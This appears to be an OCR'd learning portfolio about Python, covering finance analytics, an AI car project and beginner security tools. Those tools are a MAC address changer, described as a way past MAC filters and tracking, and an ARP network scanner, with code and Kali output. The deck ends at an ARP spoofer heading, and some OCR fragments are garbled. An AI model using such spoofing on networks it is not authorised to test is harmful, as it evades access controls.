Learning Python

PYTHON IS ONE OF THE MOST LOVED PROGRAMMING LANGUAGES BY DEVELOPERS, DATA SCIENTISTS, SOFTWARE ENGINEERS, AND EVEN HACKERS BECAUSE OF ITS VERSATILITY, FLEXIBILITY, AND OBJECT-ORIENTED FEATURES. ... ALTHOUGH IT'S A HIGH-LEVEL LANGUAGE AND CAN DO COMPLEX TASKS, **PYTHON** IS EASY TO **LEARN** AND HAS A CLEAN SYNTAX.

Why learn python?

- Learning a new language makes you a better programmer
- The software engineering concepts are the same for different programming languages which means learning a new one will help reinforce important ideas required to be a good software developer
- Versatility
- The second most used programming language in the world.

Python learning journey


- I started my journey learning python by doing a course on Python fundamentals on Udemy.
- I extended my learning by completing a course on Python for Finance and investment fundamentals & data analytics
- I then did a course on AI and completed a project of a self driving car on Python
- My final goal is to use python for web security and cyber security and write about 20 small programs in Python to round of my knowledge of Python.

Why Python for finanace

- Python is a very popular language used by financial companies and their software.
- FDM Group has a lot of finance related clients.
- A good way to start because Finance is generally mathematical equations, so it is a good way to learn Python Syntax as you don’t have to worry too much about complicated logic.

Examples of my financial work in Python


- Security Risk
- Portfolio Risk
- Diversifiable Risk
- Indices Rate of Return
- Convariance & Correlation
- Sharpe Ratio
- Markowitz Portfolio Optimization
- Expected returns of stock
- Monte Carlo simulations




```
In [91]: ind_data.tail()
Out[91]:
```

Date	^GSPC	^IXIC	^GDAXI
2020-06-26	3009.050049	9757.219727	12089.389648
2020-06-29	3053.239990	9874.150391	12232.120117
2020-06-30	3100.290039	10058.769531	12310.929688
2020-07-01	3115.860107	10154.629883	12260.570312
2020-07-02	3130.010010	10207.629883	12608.459961

```
In [92]: (ind_data / ind_data.iloc[0] * 100).plot(figsize=(15 ,6));
         plt.show()
```





```
995-01-03 00:00:00, dtype: float64

 / mydata.iloc[0] * 100).plot(figsize = (15, 6));
w()
```



Date							
1995-01-03	15.62500	15.43750	15.46875	15.59375	3318400.0	8.313478	NaN
1995-01-04	15.65625	15.31250	15.53125	15.46875	2218800.0	8.246841	-0.008016
1995-01-05	15.43750	15.21875	15.37500	15.25000	2319600.0	8.130219	-0.014141
1995-01-06	15.40625	15.15625	15.15625	15.28125	3438000.0	8.146880	0.002049
1995-01-09	15.40625	15.18750	15.34375	15.21875	1795200.0	8.113561	-0.004090

```
In [60]: PG['log_return'] = np.log(PG['Adj Close'] / PG['Adj Close'].shift(1))
         print (PG['log_return'])

         Date
         1995-01-03         NaN
         1995-01-04   -0.008048
         1995-01-05   -0.014242
         1995-01-06    0.002047
         1995-01-09   -0.004098
                         ...
         2020-06-26   -0.022822
         2020-06-29    0.020869
         2020-06-30    0.016103
         2020-07-01    0.003423
         2020-07-02    0.007473
         Name: log_return, Length: 6421, dtype: float64

In [61]: PG['log_return'].plot(figsize=(8,5))
         plt.show()
```





```
In [77]: weights = np.array([0.25, 0.25, 0.25, 0.25])

In [78]: np.dot(returns, weights)

Out[78]: array([        nan,  0.00653988, -0.00922975, ...,  0.01446034,
                -0.00508704,  0.00967433])

In [79]: annual_returns = returns.mean() * 250

In [80]: annual_returns

Out[80]: PG      0.130164
         MSFT    0.223399
         F       0.104080
         GE      0.070521
         dtype: float64

In [81]: pfolio_1 = str(round(np.dot(annual_returns, weights), 5) * 100) + ' %'

In [82]: print (pfolio_1)

         13.203999999999999 %

In [83]: weights_2 = np.array([0.4, 0.4, 0.15, 0.05])

In [84]: pfolio_2 = str(round(np.dot(annual_returns, weights_2), 5) * 100) + ' %'
         print (pfolio_1)
         print (pfolio_2)

         13.203999999999999 %
         16.056 %

In [86]: import numpy as np
         import pandas as pd
         from pandas_datareader import data as wb
         import matplotlib.pyplot as plt

In [89]: tickers = ['^GSPC', '^IXIC', '^GDAXI']

         ind_data = pd.DataFrame()

         for t in tickers:
             ind_data[t] = wb.DataReader(t, data_source='yahoo', start='1997-1-1')['Adj Close']

In [90]: ind_data.head()
```

What I learned


- Python Syntax
- Indentation is very important in Python
- Jupyter
- Pandas library
- Numpy library
- How to calculate various financial risks
- How to compare financial portfolios
- Markowitz
- Monte Carlo
- How to calculate returns of stock
- Convariance & Correlation

Why Python for AI


- Python is widely used for AI by companies like Tesla to create self driving cars and more.
- AI is important for any technical person to know about.
- AI will require some deeper and more complicated logic to implement and train.

What I learned

- Pytorch library
- Kivy library
- Anaconda
- Spyder
- Q-Learning
- Deep Q-Learning
- Deep Convolutional Q-Learning Inuition
- Neural Networks
- How to create an AI that learns how to drive a simple car in vector space



Q Learning



Deep Q Learning

Python for web security/cyber security

- Python is widely used for cyber security.
- Security is one of the biggest problems in technology industries today.
- Securiy is very important for financial related technology.
- Secutiy is very important for government related technology.
- Cyber security-based programs are rigorous and complex, this will help me round off my Python knowledge by creating multiple programs in Python.
- A great revision for UNIX security related programs make heavy use of UNIX/LINUX

Creating a custom MAC address changer


To begin my journey in learning cyber security with python I created a MAC address changer.

A Media Access Control address changer will change the MAC address of the target IP address and this will make the target identify as a different device.

This can be used for device authentication, to get through MAC address filters and device tracking.

MAC changer

Notice the change in the MAC address of the highlighted ether network.



```
[+] HTT
[+] HTT

: Prob
2020-08
: Prob

File
 sel
File
 set
Keyboar
root@ka
[+] Pac
root@ka

root@ka
IP
-------
root@ka
IP
-------
root@ka
IP
-------
10.0.2.
10.0.2.
10.0.2.
root@ka
IP
-------
10.0.2.
10.0.2.
10.0.2.
10.0.2.
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1836 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1836 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/mac_changer# ifconfig ehth0
ehth0: error fetching interface information: Device not found
root@kali:~/PycharmProjects/mac_changer# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe59:fbfa  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:59:fb:fa  txqueuelen 1000  (Ethernet)
        RX packets 19803  bytes 15593250 (14.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16762  bytes 12433677 (11.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/mac_changer# python mac_changer.py -i eth0 -m 00:11:22:33:44:11
Current MAC = 08:00:27:59:fb:fa
[+] Changing MAC address for eth0 to 00:11:22:33:44:11
[+] MAC address was successfully changed to 00:11:22:33:44:11
root@kali:~/PycharmProjects/mac_changer# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
        ether 00:11:22:33:44:11  txqueuelen 1000  (Ethernet)
        RX packets 19804  bytes 15593840 (14.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16763  bytes 12434008 (11.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/mac_changer# 
```

```python
    if not options.interface:
        parser.error("[-] Please specify an interface, use --help for more info.")
    elif not options.new_mac:
        parser.error("[-] Please specify a new mac, use --help for more info.")
    return options


def change_mac(interface, new_mac):
    # interface = raw_input("interface > ")
    # new_mac = raw_input("new MAC > ")

    print("[+] Changing MAC address for " + interface + " to " + new_mac)

    # subprocess.call("ifconfig " + interface + " down", shell=True)
    # subprocess.call("ifconfig " + interface + " hw ether " + new_mac, shell=True)
    # subprocess.call("ifconfig " + interface + " up", shell=True)

    subprocess.call(["ifconfig", interface, "down"])
    subprocess.call(["ifconfig", interface, "hw", "ether", new_mac])
    subprocess.call(["ifconfig", interface, "up"])


# interface = options.interface
# new_mac = options.new_mac

def get_current_mac(interface):
    ifconfig_result = subprocess.check_output(["ifconfig", interface])
    # print(ifconfig_result)

    mac_address_search_result = re.search(r"\w\w:\w\w:\w\w:\w\w:\w\w:\w\w", ifconfig_result)
    #print(mac_address_search_result.group(0))

    if mac_address_search_result:
        return mac_address_search_result.group(0)
    else:
```

What I learned

- Varibles & Strings in python.
- Handling User Input in python.
- Handling Command-line arguments.
- Initialising variables based on command line arguments.
- Python functions.
- Returning values from functions.
- What a MAC address is and how to create one.

Creating a network scanner


Network scanners are used to find available network services, it involves detectiving active hosts and mapping them to their IP addresses and MAC addresses.

This is an important tool for technical support, administration and penetration testing.


Although many premade network scanners already exist, I have decided to create one from scratch to understand how they work.

Network scanner

Notice all the IP’s and MAC Addresses listed in the highlighted area.



```
root@kali:~# cd /root/PycharmProjects
root@kali:~/PycharmProjects# ls
arp_spoof  hello  mac_changer  network_scanner  packet_sniffer
root@kali:~/PycharmProjects# cd network_scanner
root@kali:~/PycharmProjects/network_scanner# ls
network_scanner.py  venv
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py
IP                       MAC Address
-----------------------------------------
root@kali:~/PycharmProjects/network_scanner# python network_scanner.py -t 10.0.2.1
/24
IP                       MAC Address
-----------------------------------------
10.0.2.1                 52:54:00:12:35:00
10.0.2.2                 52:54:00:12:35:00
10.0.2.3                 08:00:27:02:8e:86
10.0.2.11                08:00:27:e6:e5:59
root@kali:~/PycharmProjects/network_scanner#
```



```python
def scan(ip):
    #scapy.arping(ip)
    #arp_request.show()
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]


    #print(answered_list.summary())

    clients_list = []
    for element in answered_list:
        client_dict = {"ip": element[1].psrc, "mac": element[1].hwsrc}
        clients_list.append(client_dict)
    return clients_list
        #print(element[1].psrc + "\t\t" + element[1].hwsrc)
    #print(clients_list)

    #arp_request_broadcast.show()
    # print(arp_request_broadcast.summary())
    #print(broadcast.summary())
    #scapy.ls(scapy.Ether())


def print_result(results_list):
    print("IP\t\t\tMAC Address\n-----------------------------------------")
    for client in results_list:
        print(client["ip"] + "\t\t" + client["mac"])

options = get_arguments()
scan_result = scan(options.target)
print_result(scan_result)
```

What I learned

- How a network scanner works
- Sending and recieveing packets
- Iterating over lists in Python
- Analysing packets
- Dictionaries in Python
- Iterating over nested data structures in Python

Creating an ARP Spoofer

